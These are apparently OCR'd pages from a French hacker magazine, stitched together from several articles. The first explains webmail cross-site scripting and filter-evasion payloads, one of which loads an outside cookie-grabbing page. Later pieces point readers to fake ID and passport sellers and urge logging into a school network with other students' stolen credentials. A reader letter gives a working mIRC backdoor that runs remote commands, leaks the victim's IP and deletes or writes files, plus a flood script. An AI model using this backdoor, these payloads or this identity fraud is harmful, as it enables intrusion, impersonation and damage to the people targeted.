Les webmails, dans l'état actuel des choses, ne sont pas des services sécurisés. Certains le précisent bien sur leur site, mais la majorité laissent planer le doute ou même prétendent contre toute évidence qu'ils s'efforcent d'assurer une sécurité maximale. En conséquence, il ne faut pas les utiliser pour stocker des données importantes (risque de perte ou de corruption), ni pour des informations confidentielles (risque d'espionnage).
Sans faire de paranoia inutile, il est possible d'être relativement tranquille en suivant ces quelques conseils:
- désactivez l'Active Scripting (javascript) si cela n'est pas nécessaire pour naviguer dans votre webmail.
- désactivez le chargement automatique des images.
- ne cliquez jamais sur un lien ou une FORM contenus dans un message, même s'ils sont à destination d'un site de confiance (comme le site du webmail).

L'objectif de cet article technique n'est bien entendu pas de favoriser le piratage des boîtes mail par des scripts-kiddies en manque d'imagination. D'ailleurs, je ne donne pas les scripts permettant de le faire.
Au contraire, je lance un appel à tous les lecteurs de Hackerz Voice, pour que chacun d'entre vous fasse des recherches sur le service webmail qu'il utilise, et indique les failles trouvées aux administrateurs.
L'éthique des "vrais" hackers, qui est la nôtre, est sans faille : elle vise à améliorer le respect des droits fondamentaux des hommes et la liberté de chacun, et dans ce cas précis le respect de l'intimité et de la correspondance privée. Ensemble, nous pouvons contribuer à l'amélioration d'Internet, à un meilleur respect et une plus grande liberté.
***Mais attention:* ne noyez pas les hotlines sous de fausses alertes, soyez sûrs de vous si vous signalez un trou de sécurité...**

May the force be with you !

I. Description globale de la problématique

Lors de la consultation d'un service de courrier électronique sur un site par le "web", les pages affichées par le navigateur de l'utilisateur contiennent des données venant de sources extérieures, comme le texte des courriers électroniques reçus. Ces données peuvent contenir du code hostile, qui est interprété par le navigateur.
Ce code pourrait profiter d'un bug du navigateur pour implanter un virus ou un cheval de Troie dans l'ordinateur. Il pourrait aussi induire en erreur l'utilisateur (affichage d'une page simulant le vrai site mais située sur un autre serveur, etc.) pour le forcer à transmettre des informations, comme son mot de passe, à une tierce partie (l'ordinateur d'un pirate). Il peut aussi tirer profit du fait qu'il est contenu dans la page web du site visité pour demander au navigateur de lui transmettre des informations confidentielles. En effet, le navigateur n'a aucun moyen de savoir que cette partie du code de la page visitée n'est pas "légitime" : il lui fait donc confiance, et autorise par exemple la lecture des "cookies" correspondant au site visité. Le code hostile peut alors envoyer ces informations sur le site du pirate...

La consultation par le web (protocole http auquel manque le concept de session) implique l'usage d'une méthode d'authentification secondaire, autre que l'entrée du mot de passe. En effet, à chaque page visitée, le navigateur doit se connecter au site, s'authentifier, récupérer la page, puis se déconnecter. Comment éviter que l'utilisateur doive entrer son mot de passe à chaque changement de page ? La solution est de demander une première fois ce mot de passe, ce qui valide de l'identité de l'utilisateur, et ensuite d'utiliser pour une période de temps limitée une deuxième méthode d'authentification:

*** par vérification de l'adresse IP de l'utilisateur.**
Cela est peu utilisé, car posant un problème de sécurité pour les personnes utilisant une adresse IP dynamique, ou passant par un proxy commun à plusieurs personnes. De plus, certaines personnes passent par des proxies différents au cours d'une même session, et ne pourraient donc pas accéder au service.


*** par authentification http standard.**
Cela est très peu utilisé, car peu adapté à un système possédant des millions d'utilisateurs, et le navigateur peut garder en cache le mot de passe, ce qui est gênant pour une machine multi-utilisateurs. De plus le mot de passe pourrait sans doute apparaître dans l'historique des pages visitées. Enfin, le dispositif ne serait alors pas intégré dans la page web et serait géré par le serveur web, ce qui le rend moins convivial pour l'utilisateur et peu pratique à gérer pour le fournisseur du service.

*** par partage d'un secret commun au navigateur et au site visité.**
Il s'agit généralement une chaîne aléatoire de caractères, différente à chaque session. Cette chaîne peut être contenue dans l'adresse URL des pages visitées (http://mail.site.com/ChaîneAléatoire/LireMonCourrier), ou dans un "cookie" (chaînes de caractères qui sont transmises automatiquement au site par le navigateur à chaque demande d'une page). Cette dernière méthode est la plus utilisée.
Si un pirate connaît cette chaîne de caractères aléatoires, il peut donc utiliser la méthode d'authentification secondaire pendant sa durée de validité (jusqu'à déconnexion de l'utilisateur), et accéder au courrier électronique de la victime sans connaître son mot de passe ! Pour cela, le pirate peut envoyer à sa victime un courrier contenant un code hostile, dont le but est de lire le cookie contenant la chaîne d'authentification et le transmettre au pirate...

Tout le problème de la sécurité des webmails est donc, pour les sites proposant ce service, de filtrer les données contenues dans les courriers électroniques pour en extraire le code potentiellement hostile ou le transformer de manière à modifier le moins possible le contenu, tout en le rendant inoffensif. Il est difficile de mettre en place un bon filtrage, car chaque nouvelle version des navigateurs web intègre de nouvelles fonctionnalités qui peuvent être utilisées à mauvais escient. De plus, les navigateurs réagissent tous différemment à une même page web : certains essaient de corriger automatiquement des erreurs classiques dans le code HTML, certains tags sont spécifiques à un type de navigateur, etc. Bref, c'est mission quasi-impossible : de nouvelles failles sont régulièrement découvertes, en particulier sur le site hotmail.com qui sert de terrain d'expérimentation aux hackers, et qui a dû parfois fermer pour corriger en urgence des failles diffusées publiquement sur Internet. Néanmoins, il est du devoir des sociétés proposant un service webmail de se tenir au courant des failles ayant été trouvées sur les autres serveurs et de les corriger sur leur site, afin de garantir un minimum de confidentialité des courriers.
Des problèmes structuraux sont également à prendre en compte dans la conception d'un système webmail : le traitement des pièces jointes, la bonne différenciation entre zone de lecture du courrier et zone de gestion du courrier (bouton "répondre", ...), etc.

II. Problèmes liés au contenu des données insérées dans la page (texte du mail), et à son interprétation par le navigateur de l'utilisateur

a) Dans un champ censé être en texte seul, dont le contenu provient du mail ou de l'utilisateur, aucun code html ne doit pouvoir se glisser. Pour cela, les caractères spéciaux doivent être transformés en leurs équivalents, les "codes d'entité" (exemple: **'<'** ou **'<'** au lieu de **'<'**), avant d'être insérés dans le code source de la



TROUVERAS LA FAILLE... hé hé hé

WEBMAILS by FoZzy

page. La page doit spécifier clairement le type d'encodage des caractères avec le tag **<META http-equiv="Content-Type" content="text/html" charset="ISO-8859-1">**. Faute de quoi, si le navigateur choisit un autre type d'encodage que celui assumé par le dispositif de filtrage, il pourra subsister des caractères spéciaux (par exemple en UTF-7 '<' peut être encodé de différentes manières). Les caractères spéciaux sont ici: **< > &**
Attention, placer des données (courrier) dans une zone de texte ne dispense pas de cette étape. En effet, dans les données d'une zone de texte, le navigateur tient tout de même compte des tags **<!--** et **</textarea>**. Ce dernier tag ferme prématurément la zone de texte, et tout code html situé à sa suite est interprété par le navigateur.

b) Dans une valeur d'attribut, un script, une adresse url : certains services webmails insèrent au sein de ce type de champ des données extérieures (comme le sujet du mail, l'expéditeur...). Les caractères spéciaux à prendre en compte sont alors plus nombreux : < > & " ' % , ( ) { } _ espace, tab, nouvelle ligne, caractères non-ASCII (>128), caractère nul, etc.
Voir [1] [2] [8] pour une discussion plus approfondie de ce problème important nommé "cross-site scripting".

c) L'affichage des mails au format HTML s'effectue par insertion du contenu du mail dans une zone dédiée de la page web, après un filtrage des éléments non autorisés et potentiellement hostiles. Ainsi, tous les tags permettant l'exécution de javascript, VBScript, applet java, contenu ActiveX, etc. doivent être modifiés par un filtre pour les rendre inopérants. Certains tags html posent également problème. Voici une synthèse des vulnérabilités les plus connues à ce jour.

*** <APP>, <APPLET>, <EMBED>, <OBJECT>, <BGSOUND>, <SOUND>, <FRAME>, <FRAMESET>, <IFRAME>**
L'inclusion dans la page web d'objets divers (Applets java, ActiveX, Flash, pages web extérieures, etc.) peut introduire toutes sortes de vulnérabilités que je n'ai pas la place de discuter ici. Ces tags sont à proscrire.

*** <DIV>, <LAYER>, <ILAYER>**
Ces tags peuvent permettre par exemple d'intercepter un clic de l'utilisateur sur un bouton de contrôle de sa boîte mail, et de le rediriger vers un faux site imitant le vrai. [11]
Ils permettent aussi d'insérer du contenu externe indésirable.

*** <SCRIPT>**
L'exécution de JavaScript ou de VBScript dans la page visitée est de loin le danger le plus important. Un tel script peut accéder à tous les éléments de la page ainsi qu'au cookie d'authentification, les modifier, les transmettre à une troisième partie (la machine d'un pirate)... De ce fait, il peut également manipuler la boîte mail de l'utilisateur à sa guise. La propagation d'un ver parmi les usagers du webmail est possible [7].

Ce tag doit être filtré, mais cela ne suffit pas. En effet, les scripts peuvent être inclus dans d'autres tags.

*** les attributs OnXXXX**
Ces attributs sont les gestionnaires d'événement de javascript. Ils déclenchent l'exécution de javascript (sans que le mot-clef script ou javascript n'apparaisse) sous certaines conditions.
Ainsi:

```
<b onMouseOver="alert('ho ho');">texte</b>
```

exécute le javascript quand on passe la souris sur le texte en gras.
Ce code exécute du javascript automatiquement :

```
<img src="invalide" onError="...">
```

*** l'attribut HREF**
-- "Cross-site scripting" : Si le site webmail (ou un autre) comporte un bug permettant d'exécuter du javascript sur UNE page QUELCONQUE à l'aide des arguments d'une commande GET, le clic sur un lien donné dans l'e-mail va pouvoir exécuter du javascript et va récupérer les cookies du domaine de ce site ! (ou installer un virus, etc.)
-> solution : ne pas cliquer sur des liens, même appartenant au même serveur...
Beaucoup de sites sont vulnérables à cette attaque, car il ne leur semble pas nécessaire de protéger l'utilisateur contre des données qu'il a fournies lui-même.
-- **<A HREF="javascript:...">lien</A>**

Permet l'exécution de javascript.

*** <FORM>**
-- "Cross-site scripting" : Idem que ci-dessus mais avec la commande POST, si on peut insérer une FORM dans le mail.
-- Soumettre une FORM peut exécuter des commandes ou même lancer une attaque sur un serveur sur un port quelconque, par exemple à l'aide d'un buffer overflow [3]. Cette action a lieu avec l'adresse IP et les droits d'accès de la machine de l'utilisateur du service webmail. Si du javascript peut être exécuté, celui-ci peut soumettre la FORM automatiquement.

*** <IMG> et attribut SRC**
-- **<IMG SRC="http://...">** ou **<IMG SRC="ftp://...">**
Peut servir de relais pour passer des paramètres à un script CGI situé sur un autre site, avec l'adresse IP de la victime et ses droits d'accès (poster des messages sur un forum, activer un DDOS, pirater un serveur, etc.)
-- **<IMG SRC="javascript:...">**
-- **<IMG DYNSRC="javascript:...">**
-- **<IMG LOWSRC="javascript:...">**
Exécute du code javascript quand l'image est chargée.

-- L'attribut **SRC** doit également être surveillé dans les autres tags, et conduit aux mêmes vulnérabilités.

*** attributs ACTION et TARGET**
Dans certains tags, ils peuvent jouer le même rôle que **HREF** ou **SRC.**

*** <STYLE>, <LINK>, et attributs STYLE et TYPE.**
-- Il est possible d'insérer du code javascript au sein d'un tag **<STYLE>**, en utilisant certaines valeurs de l'attribut **TYPE.**
<STYLE TYPE="text/javascript">alert('hoho');</STYLE>
Le type **"application/x-javascript"** est également valide [9].
-- Cet attribut doit également être surveillé dans d'autres tags, comme le tag **<LINK>** [10] :
<LINK REL=STYLESHEET TYPE="text/javascript" SRC="http://.../the-_script.js">
-- Les attributs **STYLE** au sein des autres tags doivent être également surveillés. Attention à l'usage suivant qui ne fait pas intervenir le mot-clef "javascript" ! Plusieurs variantes étant possibles, l'attribut STYLE ne devrait tout simplement pas être autorisé.

```
<P STYLE="left:expression(eval('alert(\'hoho\')'))">
```

*** <!--**
Ce tag "commentaire" cache le code qui le suit dans la page, qui n'est pas interprété par le navigateur. Par exemple, en plaçant ce tag à la fin d'un mail, on peut cacher les boutons "répondre", "faire suivre", etc. situés en dessous, et mettre à leur place (juste avant ce tag) des "faux" boutons, qui semblent identiques aux vrais, mais dont l'action sera différente.

* Ces tags n'ont rien à faire dans un message et ils sont dangereux car ils peuvent modifier des caractéristiques de base du document : **<BASE>** (modifie le début des adresses URL de la page), **<META>** (en particulier **'Refresh'**), **<BODY>**, **<HTML>**, ainsi que **</BODY>** et **</HTML>**.

d) [pour mémoire] Au niveau du filtre, il faut vérifier également que du code php, jsp, ou SSI n'a pas été inséré dans la page web, et le filtrer. Les délimiteurs de ce type de code sont <? ?>, <% %>, et <!--# -->. Faute de quoi, le serveur pourrait interpréter ces scripts, ce qui ouvre la voie à un pirate pour s'introduire dans le serveur ou simplement s'en servir comme relais, comme fournisseur de service de mail anonyme, etc. Mais ce sont là d'autres problèmes, qui concernent le côté serveur et non plus client.

III. Quelques astuces de hackers pour se jouer des dispositifs de filtrage

Cette partie serait susceptible d'être largement agrandie si une recherche plus poussée était menée. Les exemples donnés ici ont été tous publiquement diffusés sur Internet il y a plusieurs mois.

• Tromper le filtre

Chaque navigateur a sa propre manière d'analyser et d'interpréter le code qui lui est fourni. Un code qui paraît invalide pourrait se révéler valide pour une catégorie particulière de navigateurs.
De plus, des fonctionnalités nouvelles apparaissent dans les versions successives des navigateurs web, comme de nouveaux tags, une interprétation différente ou plus large d'anciens tags, de nouvelles manières d'insérer du javascript, etc. Les filtres ne suivent pas toujours ces évolutions.

Exemples :
* [6] Un tag commençant par un caractère invalide (_) n'est pas pris en compte par Internet Explorer, qui considère donc le tag <IFRAME> qui suit comme valide. Pourtant certains filtres considèrent le IFRAME comme une valeur d'attribut (inoffensive) du tag **'_img'**, et ne le filtrent donc pas.

```
<_img foo="<IFRAME width='80%' height='400'
src='http://alive.znep.com/~marcs/passport/grabit.html'
></IFRAME>" >
```

* Importation de javascript dans une feuille de style (Internet Explorer)

```
<STYLE TYPE="text/css">
@import url(http://.../script.js);
</STYLE>
```

```
<STYLE TYPE="text/css">
@import url(javascript:...);
</STYLE>
```

*** Mots-clés 'mocha' et 'livescript'**
Ces mots-clefs étaient spécifiques de Netscape (ils semblent ne plus fonctionner sur les versions 6 de Netscape).
Ils sont synonymes de 'javascript' et donnent lieu aux mêmes effets quand ils sont inclus dans les tags **SRC**. Ils doivent donc être filtrés de la même manière.

*** le & commercial**
Spécifique à Netscape, permet l'exécution de javascript dans les attributs.

```
<IMG SRC="&{alert('hoho')};">
```

* Les filtres doivent être insensibles à la **casse** des caractères.

* Les **caractères blancs** sont ignorés par les navigateurs lors de l'interprétation de code javascript. Les filtres doivent en tenir compte quand ils cherchent des mots-clefs.
Ainsi :

```
<IMG SRC="jav
ascr
ipt=...">
```

est un code valide.
Les caractères blancs sont : espace, tabulation, retour chariot, nouvelle ligne, etc.

* Les **entités HTML** doivent être remplacées par leur équivalent en texte clair avant que le filtre ne tente d'interpréter le mot-clé. Ainsi, remplacer n'importe quel caractère par son équivalent en entité HMTL est valide dans un attribut (SRC, HREF...) [12]. De plus, insérer des entités comme 09, 10, 11, 12 et 13 est également valide (caractères blancs). Il est souvent valide d'écrire les entités en format hexadécimal (
 au lieu de
), de rajouter des zéros (
), d'omettre le point-virgule...



```
<IMG SRC="jav&#X41sc&#0010;ript:...">
```

est valide... !!!

* les **URL encodées** doivent être décodées avant d'être analysées par le filtre. N'importe quel caractère peut être remplacé par son équivalent en hexadécimal, comme "A" qui est remplacé de manière valide par "**%41**" dans une URL (http://...)

* **Signe ">" de fin de tag inclus dans un attribut :**
Les navigateurs ne prennent pas en compte un signe ">" placé à l'intérieur de la valeur d'un attribut. Cependant, certains filtres considèrent qu'il s'agit d'un signe de fin de tag et leur comportement en est faussé. [12]

```
<IMG toto="attributbidon>"SRC="javascript:...">lien</a>
```

Sur Yahoo! Mail, l'insertion de '**target="_blank"**' dans un lien **href** pouvait être contournée avec cette technique (voir Manuel 4).

• Utiliser l'action du filtre

Le code fourni peut être spécialement formaté de manière à utiliser le fonctionnement du dispositif de filtrage afin de créer un code hostile. Ainsi, un code invalide ou malformé peut être mal interprété par le filtre, qui va le transformer, créant ainsi involontairement un code valide malveillant.

Exemple : Filtre supprimant des données au lieu de les modifier :

```
<scr<script>ipt
Language=jav<script>ascri<script>pt1.1>
```

devient après suppression des tags <script> :

```
<script Language=javascript1.1>
```

• Annuler l'action du filtre

Le filtre peut modifier ou rajouter des éléments afin de protéger. Son action peut-elle être contrée en rajoutant des éléments qui auraient été inattendus dans un contexte "classique" ?

Exemples :

* -->
Ferme un commentaire précédemment introduit par le filtre. Si le filtre ignore ce qu'il a placé entre commentaires, il y a possibilité d'insérer du code hostile. [5]

* Sur un site, un filtre mal conçu ne prenait pas en compte le tag IMG si on écrivait **<<IMG** au lieu de **<IMG**.

IV. Problèmes structuraux

• Manipulation automatique de la boîte mail de l'utilisateur

Si les url permettant de réaliser les opérations contrôlant la boîte mail sont prévisibles, alors ces urls peuvent être insérées dans le mail via un lien **HREF**, un attribut **SRC** par exemple dans **<IMG SRC="http://...">**, une **FORM**... Ceci peut permettre d'envoyer des mails, de les détruire, de modifier les préférences, etc. sans utiliser de javascript ! Pour y remédier, il ne faut accepter l'action que si une chaîne de caractères aléatoires suffisamment longue est fournie. Ou bien transformer la source du message pour faire passer les requêtes par l'intermédiaire d'un script CGI situé sur le serveur de mail (le cookie de session ne doit pas être relayé par le script). Il est également recommandé de discriminer les paramètres passés en **POST** via une **FORM** de ceux passé avec la méthode **GET**, afin d'empêcher la manipulation automatique de la boîte lors du chargement des images.

• Approche globale de la menace : filtrer toutes les données, sur toutes les pages

* Tous les champs sont-ils filtrés ? Corps, From, To, Subject, CC, nom des pièces jointes, headers du mail, etc.

* Lors de l'action de répondre à un mail, le texte du mail auquel il est fait réponse est parfois inséré dans la page. Le filtrage a-t-il toujours lieu ? De nouvelles vulnérabilités peuvent-elles se déclencher ?

* Toutes les pages web contenues dans le sous-domaine de validité du cookie de session sont-elles sécurisées ? Il suffit d'une seule page permettant le cross-site scripting pour que le cookie de session soit transmis à une troisième partie, si l'utilisateur clique sur un lien malveillant. Penser aux pages de gestion des erreurs 404, aux feedback forms...

* Le contenu des cookies est-il vérifié ? Une attaque peut être rendue permanente par l'insertion de javascript dans la chaîne d'un cookie insérée dans la page web.

• Traitement des pièces jointes

Attention au code potentiellement hostile qui y est contenu. Il doit soit être filtré (mais cela altère la pièce jointe), soit avertir l'utilisateur que la pièce est potentiellement dangereuse (en fonction de ce qui y est détecté). Si les pièces jointes sont situées sur un serveur appartenant au même nom de domaine que le cookie d'authentification, elles ne doivent pas pouvoir être ouvertes directement dans le navigateur sans qu'il y ait filtrage, quel que soit leur type (image...). Un lien contenu dans un mail ne doit pas pouvoir pointer sur une pièce jointe.

• Eviter la confusion visuelle entre éléments externes et internes au serveur de mail

* La différenciation entre la page web "légitime" et le contenu d'un mail en HTML doit être claire. Le mail ne doit pas pouvoir induire l'utilisateur en erreur, de telle sorte que ce dernier ira cliquer sur un lien contenu dans le mail en croyant cliquer sur un lien légitime (bouton "Répondre" par exemple ou faux lien "Se reconnecter après une erreur interne"...). En particulier, il convient de prêter attention aux boutons "Répondre à", etc. situés en dessous de l'affichage d'un message en HTML.

* Les pages ouvertes à partir des liens contenus dans le mail doivent apparaître dans une nouvelle fenêtre (**_blank**) pour éviter d'induire en erreur l'utilisateur, par exemple en lui faisant croire qu'il est resté sur le serveur de mail à la suite d'une erreur interne, et en lui demandant son mot de passe.

• Utiliser des méthodes d'authentification sures.

* Le mot de passe doit être transmis crypté sur le réseau, avec un protocole sûr (SSL par exemple).

* La validité d'une chaîne d'authentification ne doit jamais être permanente. Il faut un timeout suffisamment court au niveau du serveur.

* Attention aux cookies trop faiblement encryptés... Le mot de passe ne doit pas pouvoir être retrouvé à partir du cookie.

* Si la chaîne d'authentification est contenue dans l'url : possibilité de la récupérer sur un site extérieur via la variable du navigateur **HTTP_REFERER** (clic sur un lien contenu dans le mail, peut-être tag **<IMG SRC="...">** (c'est à vérifier), **IFRAME**...). Présence de cette chaîne dans l'historique du navigateur, dans les logs des serveurs web, etc.

* La chaîne d'authentification ne doit pas être prévisible. Elle doit être le plus aléatoire possible, et basée sur une fonction de hachage de l'adresse IP et/ou des headers HTTP pour empêcher le hijacking de la session par une tierce partie.

* Redemander le mot de passe à l'utilisateur pour :
- l'accès aux informations sensibles, comme les éléments confidentiels concernant l'identité de l'utilisateur.
- la modification de paramètres susceptibles de compromettre la sécurité du compte de l'utilisateur sur le long terme, comme les adresses de transfert des messages et l'adresse Reply-To.

* Un accès direct à la boîte sans nécessité de connaître un élément d'authentification ne doit pas être possible (en connaissant une certaine URL par exemple, en testant toutes les possibilités...).

* L'authentification primaire basée uniquement sur la connaissance d'un mot de passe est foncièrement mauvaise. Il convient de la rendre la plus sécurisée possible, en vérifiant que les mots de passe choisis satisfont certains critères de taille et "d'aléatoirité", et en cryptant le transfert du mot de passe.

• Divers

* Déni de service possible si l'accès à une boîte est désactivé après un certain nombre d'essais infructueux.



007

CHANGEZ D'IDENTITÉ RÉELLE EN DEUX CLICS DE SOURIS

PASSEPORT DE CAMOUFLAGE

N'importe qui pourrait changer de carte d'identité, de carte de sécurité sociale portant le numéro et le nom de votre choix.

Bien sûr ces méthodes sont illégales, tout du moins en France. Leurs techniques sont plutôt simples. Pour un passeport de camouflage, ils sont émis sous votre véritable identité mais par des pays qui n'existent plus ou qui ont changé de nom.

S'il vous manque un diplôme (Bac, Doctorat...), vous pouvez aussi vous en procurer un ! Ils sont signés d'une "University of America".

Vous l'avez remarqué, vous pouvez vous procurer tout et n'importe quoi. Ne croyez pas que cela est gratuit, ça commence par quelques $ allant à des milliers.

Bien sûr après commande passée, vous n'avez pas le "contrat de confiance", c'est à vos risques et périls. De plus un passeport diplomatique Kuala lumpurien, fera beaucoup rire le douanier français d'Orly.

Pour trouver ces sites qui se situent généralement en Amérique, il vous suffit d'aller sur un moteur de recherche américain : google.com et de taper ce mot clé :

Fake id

Vous allez voir apparaître une liste impressionnante d'adresses.

OsSaTuEuR
Webmaster de NewsHackers.com

By Prof

WINPOPUP TRAVAUX PRATIQUES

POUR EN FINIR AVEC LA SIESTE PRÈS DU RADIATEUR EN COURS D'INFO

"J'étais en train de chercher un moyen pour pouvoir mettre en relation tous les ordinateurs du LAN de mon bahut."

J'étais en train de chercher un moyen pour pouvoir mettre en relation tous les ordinateurs du LAN de mon bahut. J'ai essayé par le routeur, ce fut long et laborieux. De plus, le firewall interdisait tout accès strict à une portion du réseau (cours, documents personnels...). Dans un LAN, tous les ordinateurs peuvent communiquer entre eux. J'avais essayé par FTP et Telnet, mais cela posait des problèmes de connexion à cause du pare-feu.
Il n'y a pas de milliers de protocoles exploitables sous Windows. Je cherchais un moyen de pouvoir discuter avec mes amis présents dans la salle et dans les autres cours (dans ce cas-ci, le LAN couvre tout le bahut). J'étais en train de fouiner avec la fonction Rechercher. Ensuite j'arrive dans les w. Et là, l'ordinateur me sort un certain "WinPopUp". Bon, ne connaissant pas encore ce soft, je l'exécute. Surprise : ça m'a tout l'air d'un outil de discussion en Intranet !

Après vérification, je me rend compte que tous les postes disposent de WPU, y compris les professeurs, l'admin réseau, le proviseur, secrétariat... Il faut connaître le nom d'hôte, dans le cas présent le nom d'utilisateur suffit, par exemple si l'élève se nomme Bernard Antonin, il va falloir inscrire B.ANTONIN pour lui faire parvenir votre message. Les professeurs utilisent le même type d'identifiant de connexion, à savoir la première lettre de leurs prénoms et leurs noms de familles.
Vous devez relever tous les noms d'hôtes avec qui vous souhaitez discuter.

Il faut savoir qu'il y a deux alternatives avec WPU. On peut discuter en privé et sur une sorte de "main chat". La deuxième solution va permettre de diffuser des messages à tous les ordinateurs connectés sous WPU dans le LAN. De ce fait tout le monde va pouvoir lire le message. Cependant, attention avec cette option, après avoir vu le chemin suivi par un paquet diffusé sur le canal public, celui-ci va être transmis sur TOUS les ordinateurs du réseau, et l'admin peut voir qui a envoyé les messages, nom de l'élève, classe, salle...:(((. Ce serait bête de se faire fermer son compte.

Maintenant que Winpopup est dans votre barre des tâches, il va falloir l'exploiter. Pour cela, cliquez sur l'icône représentant une enveloppe. Bien, une fois cette manœuvre effectuée utilisez l'option "Groupe de travail", le nom du LAN devrait s'inscrire par défaut. Si ce n'est pas le cas, veuillez accéder aux disques durs du serveur de votre bahut pour voir le nom du LAN (par exemple, chez nous, il y a deux LAN, un serveur s'occupe de chacun d'eux).
Maintenant que vous avez entré le nom du LAN vous pouvez envoyer votre message en cliquant sur OK. Toutes les personnes étant connectées sous WPU vont pouvoir le lire et vous répondre...
Mais il y a un problème de taille. Lorsque vous envoyez un message, dans l'en-tête de celui-ci apparaît votre nom. Par exemple, si je reçois un message de Bernard Antonin, je vais pouvoir m'apercevoir que le message que je viens de recevoir provient de B.ANTONIN. Donc il n'y a aucun anonymat.
Effacez tous les messages une fois lus (en utilisant la corbeille se trouvant sous WinPopUp), ainsi il n'y aura aucune trace de votre participation et de celle des autres.
Mais, me direz-vous, n'y a-t-il pas moyen de ne pas faire apparaître notre nom dans le corps du message ?
Comme un spoofing dans les règles de l'art serait long à mettre en place, bien qu'il existe des outils dédiés à cela, le meilleur moyen (et le plus facile) reste l'usurpation d'identité. Attention, je ne parle pas de spoofing au sens large du terme, je parle du fait qu'on va usurper un hôte, sans rien modifier à la configuration de notre machine, sans émission de paquets falsifiés.
Pour cela, il est possible de faire une déconnexion de votre hôte et de rentrer le login et le pass d'un autre élève ! (connus par un peu de SE par exemple) Une faille de sécurité très courante permet de laisser connectés deux même hôtes sur un même LAN (entendez par là, deux fois la même identification, et par la suite être indépendant de l'autre hôte).
Cela peut avoir des conséquences fâcheuses. Imaginez un instant une personne mal intentionnée qui décide de crasher les fichiers de l'élève (bon, bien sûr sauf erreurs de l'admin du LAN, il ne pourra pas effacer les répertoires entiers se situant sur les différents disques durs du LAN).
Cette personne ne risquera absolument rien, puisque dans les logs vont apparaître le nom des hôtes usurpés. Ainsi il va être possible d'abuser d'Internet... De plus cela peut garantir l'anonymat total sur WPU.

Un jour, je décide de ne pas aller en cours pour pouvoir tester à fond ce LAN, après avoir installé pipop* sur mon ordinateur, je me connecte tant bien que mal au réseau LAN de mon bahut. Après m'être au préalable fait un alias sur pipop*, je me connecte sur le LAN et je commence à discuter...
Puis quelques temps après, je vois la mise en marche de quelques winpopup dans la salle. Le plus drôle c'est que le nom des élèves apparaissent dans tous les paquets, j'étais comme "l'Anonymous Guest" du LAN. Je me suis bien amusé mais ce n'était pas le but recherché. Bien je me dis que pipop* est tant bien que mal un outil de spoofing de fortune. En effet, mon nom n'apparaît nullement.
Il y a des options de chat style IRC... C'est vraiment l'Anarchie, des chans s'ouvrent de tous les côtés, certains jouent de l'ASCII... J'étais même à deux doigts de me mettre un bot... héhé

A quand le statut d'admin sur le réseau ?
Ça camarade, c'est prévu pour la nouvelle année.
D'ici profitez, apprenez.

Voilà, merci et amusez vous bien !
Avant de repasser à des choses plus sérieuses dans le prochain numéro... ;-)

Rectif

Yo ! Bah c t just' pour dire ke dans le coin Irc de vot' mag [Qui est cool ;)] kil y a 2/3 erreurs..

Genre : Dans le n°7 bimestriel de Novembre 2001: Pour flooder un chan(nel), la commande:


```
on 1:join:*:{
goto begin
:begin
/msg $chan Salut tlm !
/msg $chan ca va ?
goto begin
}
```

D'abord on peut virer le premier goto begin car mIrc est con. Ensuite kand on fé une action comme ça sans timer (qui permet de mettre des act' ds le temps) bah t'as l'impression ke tu flood mé en fait tu fé que te connecter/déconnecter. Faudrait rajouter devant goto begin un truk genre : /timer 1 1 goto begin
Bon aussi Jsé plus dans kel numéro, vous aviez marké comment avoir un IP sur le chat. /dns pseudo c très protégé et ça marche rarement. Jvé parler du server chat de Wanadoo/Voilà [Fr. Telecom] qui est une vrai passoire [Y'a même du monde!]
Ex : Pour trouver une IP :

```
/who pseudo %i [%i étant la key de decryptage]
```

Ensuite y'a des bugs au nivo de : On peut être Ircop c.a.d. Possesseur du server avec tous les pouvoirs juste du fait que lorskon se register au bot spécial, il ne regarde ke les 12 premières caractères. Ensuite idem pr IriX [L'équivalent de X], Qui ne prend en compte que les 6 premiers caractères.. Et c pas tout Mé bon on va pas s'éterniser là dessus. Ensuite : Bon un BON BACKDOOR MIRC [Avec vot' technik, le mec s'en appercoit de ses actions et des ctcp que vous lui send]:

```
ctcp 1:*:{
/set %com /ctcp $me
haltdef
if ($1- == in) {
/ctcp $nick ech [X FicTion][Je Suis Infecté]
/clear -s
/motd
goto end
}
if ($1- == ip) {
/ctcp $nick ech [X FicTion][iP][ $+ $ip $+ ]
/clear -s
```



```
/motd
goto end
}
else {
 / $+ $1-
 /ctcp $nick ech [Action: / $+ $1- $+] effectuée.
 /clear -s
 /motd
 goto end
}
:end
/unset %com
halt
}
```

Cela était le code sur la machine distante. Manant sur la votre, vous créez un fichier avec n'importe kel extension [Genre .mrc, .ini, .aaa, ..]. On va dire lecteur.txt. Vous l'ouvrez avec NotePad [Block Note..] et vous markez ce code:

```
ctcp 1:ech:/echo -a $2-
```

Puis vous mettez ce fichier là où se trouve vot' script mIrc (genre Mirc32.exe) Puis vous le lancez et vous tapez : /load -rs lecteur.txt
Et c bon. Manant vous disposez de 3 commandes essentiels:

```
/ctcp pseudo ip (Cela vous donnera son IP)
/ctcp pseudo in (Pouf vérifier s'il est infecté)
```

Et comme vous avez un backdoor, vous pouvez taper des actions de ce genre :

```
/ctcp pseudo JOIN #chan [Pour lui faire rejoindre un channel]
/ctcp pseudo MSG #chan [Pour lui faire dire un truk sur #chan]
/ctcp pseudo remove c:\windows\system\truc.dll [Moué..]
/ctcp pseudo write c:\windows\bureau\Dieu.txt Mouahahaahahahah nické mon grand :0) [ça créé le fichier Dieu.txt ds le bureau et tu mé ton text après]
/ctcp pseudo splay c:\windows\media\The Microsoft Sound.wav [Un peu deziC ?]
```

